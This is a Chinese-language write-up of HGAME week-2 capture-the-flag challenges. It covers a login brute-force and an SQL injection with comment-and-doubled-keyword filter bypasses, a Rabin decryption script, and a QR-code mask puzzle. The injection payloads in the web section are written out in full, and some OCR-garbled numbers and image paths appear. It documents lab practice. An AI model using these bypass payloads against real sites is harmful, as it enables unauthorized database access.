
Add § | Clear § | Auto § | Refresh

```
1  POST /login HTTP/1.1
2  Host : week-2.hgame.lwsec.cn:31145
3  Content-Length : 32
4  Cache-Control : max-age=0
5  Upgrade-Insecure-Requests : 1
6  Origin : http://week-2.hgame.lwsec.cn:31145
7  Content-Type : application/x-www-form-urlencoded
8  User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
9  Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://week-2.hgame.lwsec.cn:31145/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh;q=0.9
13 Connection : close
14
15 username =user01 &password =§1231231§
```





密码admin123



登录后界面如这个。

执行sql注入

可以判断有过滤

然后我们一层层绕过注入就好了

```
-1/*1*/Union/*1*/Select/*1*/1,table_name,3/*1*/From/*1*/information/*1*/schema.colums/*1*/Where/*1*/table_schema='se4rch'


-1/*1*/Union/*1*/Select/*1*/1,2,3

-1/*1*/Union/*1*/Select/*1*/1,group_concat(table_name),3/*1*/From/*1*/infoorrmation_schema.tables/*1*/whewherere/*1*/table_schema/*1*/like/*1*/'se4rch'

-1/*1*/Union/*1*/Select/*1*/1,group_concat(table_name),3/*1*/From/*1*/infoorrmation_schema.tables/*1*/whewherere/*1*/table_schema/*1*/like/*1*/'se4rch' 这句
5ecret1Shere
-1/*1*/Union/*1*/Select/*1*/1,group_concat(table_name),3/*1*/From/*1*/infoorrmation_schema.tables/*1*/whewherere/*1*/table_schema/*1*/like/*1*/'se4rch'/*1*/And/*1*/table_name/*1*/like/*1*/'5ecret1Shere'
-1/*1*/Union/*1*/Select/*1*/1,group_concat(column_name),1/*1*/From/*1*/infoorrmation_schema.columns/*1*/whewherere/*1*/table_name/*1*/like/*1*/'5ecret1Shere'
fl4gggg1shere

-1/*1*/Union/*1*/Select/*1*/1,fl4gggg1shere,1/*1*/From/*1*/'5ecret1Shere'
-1/*1*/Union/*1*/Select/*1*/1,fl4gggg1shere,1/*1*/From/*1*/'5ecret1Shere
hgame{4_M4n_WHO_knOws_We4k-P4ssWOrd_And_SQL!}
```

Crypto

Rabin

题目提示是rabin

```
from Crypto.Util.number import *

def gen_key(kbits):
    while True:
        p = getPrime(kbits)
        q = getPrime(kbits)
        if p % 4 == 3 and q % 4== 3:
            break
    return p, q

p ,q = gen_key(256)
flag =  open("flag.txt", 'rb').read()
pt = bytes_to_long(flag)
print(pt)
print(long_to_bytes(pt))
print(pow(pt, 2))
#这一句的意思是把pt转换成16进制，然后把0x去掉，然后转换成bytes
c = pow(pt, 2, p*q)
print(pow(pt,2,p*q))
#这一句的意思是通过pt的平方除以p*q的余数，得到c
print(f"p={p}\nq={q}")
#这一句的意思是把p和q的值打印出来,f是格式化输出的意思
print(f"c={hex(c)[2:]}")
#这一句的意思是把c的值打印出来hex(c)的意思是把c转换成16进制，然后[2:]的意思是把0x去掉，然后转换成bytes
"""
p=65428327184555679690730137432886407240184329534772421373193521144693375074983
q=98570810268705084987524975482323456006480531917292601799256241458681800554123
c=4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538
b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
"""
```

题目代码读懂，然后代入几个flag试一下，找出规律，脚本用一下就出来了

```
from Crypto.Util.number import *


def EX_GCD(a, b, arr):
    if b == 0:
        arr[0] = 1
        arr[1] = 0
        return a
    g = EX_GCD(b, a % b, arr)
    t = arr[0]
    arr[0] = arr[1]
    arr[1] = t - int(a / b) * arr[1]
    return g


def ModReverse(a, n):
    arr = [0, 1, ]
    gcd = EX_GCD(a, n, arr)
    if gcd == 1:
        return (arr[0] % n + n) % n
    else:
        return -1


def decrypt_rabin(c, p, q):
    n = p * q
    m1 = pow(c, (p + 1)//4, p)
    m2 = (-m1) % p
    m3 = pow(c, (q + 1) // 4, q)
    m4 = (-m3) % q
    a = q * ModReverse(q, p)
    b = p * ModReverse(p, q)
    M1 = (a * m1 + b * m3) % n
    M2 = (a * m1 + b * m4) % n
    M3 = (a * m2 + b * m3) % n
    M4 = (a * m2 + b * m4) % n
    return M1, M2, M3, M4


if __name__ == '__main__':

 p=65428327184555679690730137432886407240184329534772421373193521144693375074983

 q=98570810268705084987524975482323456006480531917292601799256241458681800554123

 c=40866613582120732452527444963221674814916728719496069581272376675103529363364
922381685741969191784612702994158876628587932219721377673508739287017930724 70
    M1, M2, M3, M4 = decrypt_rabin(c, p, q)
    print(long_to_bytes(M1))
    print(long_to_bytes(M2))
    print(long_to_bytes(M3))
    print(long_to_bytes(M4))
```

```
[\xda\xadf\xd6\xcdW\xfc0'
b"M\xd8aOe\xee,e&x\xdf\xd1\xf4'DF\xc0M\xa3\xe7\x0fa\xc2A\x99D\xf63\x1cQ\xfe\xd3\x0f\xa5\x0etyXx\xa6\x18\x9e]S\xfd\x1c\x07Y9h\x80]
\xa0\xe8\x9b\xba\xb2cW\x17H\xe0\x82\xc1"
b'-KAQL\xa4Y\x88\x81B\xe2\xc8\x85Cn\x8e\xe8\xbc\xb3T\xd7)\xa9\xeb\xe8\x1b\x88,\n\xb98\xa8R\x04p\x9a\xf2\xb16e\xd7\xf8,
\xcf\x86\x90yV\xc1\xa3\xe4Q\x9f\x08\xf3\x17\x8d\xa9\x81\xff\xe6\xe0\xe7\xec'
b"hgame{That'5_s0_3asy_to_s@lve_r@bin}"

[Done] exited with code=0 in 0.097 seconds
```

hgame{That'5_s0_3asy_to_s@lve_r@bin}


MISC


crazy_qrcode

很容易联想到qrazy_qrcode


但一开始我不会用，还以为要修二维码

实际上是改mask





然后解压压缩包，发现是拼图，在PPT里根据



提示旋转次数拼一下就好了

« attac... › flag

在 flag 中搜索

今天


0.png


1.png


3.png



6.png


9.png


12.png


13.png


14.png


15.png


16.png


18.png


19.png


22.png


23.png


24.png

本周早些时候



2.png


4.png


5.png


7.png


8.png


10.png



11.png


17.png


20.png


21.png


使用hgame{}包裹flag内容



Cr42y_qrc0de